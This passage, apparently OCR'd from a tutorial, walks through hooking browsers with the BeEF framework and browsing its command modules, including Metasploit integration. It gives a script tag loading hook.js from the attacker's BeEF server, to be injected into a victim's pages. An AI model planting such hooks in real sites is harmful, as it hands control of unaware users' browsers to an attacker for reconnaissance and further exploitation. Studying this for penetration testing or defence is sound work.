



You will need to inject that JavaScript code to the victim server or client to can hook the zombies , here is the code :

<script type="text/javascript" src="http://127.0.0.1:3000/hook.js"></script>


Here you can fined the hooked and online zombie

lets take alook to Command tab





bt5 [Running] - VirtualBox OSE
Applications Places System
Sat May 12, 12:34 AM
BeEF Control Panel - Mozilla Firefox
File Edit View History Bookmarks Tools Help
BeEF Control Panel
BeEF Basic Demo
http://127.0.1.1:3000/ui/panel
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SEORG.org
Music
Logout
Hooked Browsers
Online Browsers
127.0.1.1
127.0.0.1
Offline Browsers
192.168.1.2
Sort by: domain
external ip
Basic
Requester
Getting Started
Logs
127.0.0.1
Details
Logs
Commands
Requester
Browser (8)
Debug (2)
Host (3)
Metasploit (1)
Misc (8)
Network (7)
Persistence (2)
Recon (5)
id
date
label
Ready
root@bt: /pentest/web/...
BeEF Control Panel - M...
Right Ctrl

As you can see there are alot of exploit sections you can use,For exampe we will use a module misc->alert dialog , you can choose any module you wanna use



here is the result as we expected , the alert box is executed and the message is poped up



now as you can see its automated process , just all you need is to configure and module then launch it , Simple is that.it deserves to mention there is a metasploit integration with beef , you can see a metasploit module in the commands tab,it deserves a try to figure out how strong is that,go to metasploit , you will see a page where you can choose any of metasploit exploits and payloads and set the options for the payload.

For more information about beef , you can find the wiki page here :

https://github.com/beefproject/beef/wiki

[+] Conclusion

as we can see our JS code has been executed, so we can execute any malicious JS shellcodes that are out there on the INTERNET, BeEF Gives tons of functionalities to the attacker , so we can do collect information for further attacks ,could reach to get a remote shell.

We've finished this tutorials and i hope they are useful for you guys and there are a lot of Great and exciting Tutorials,will be out there.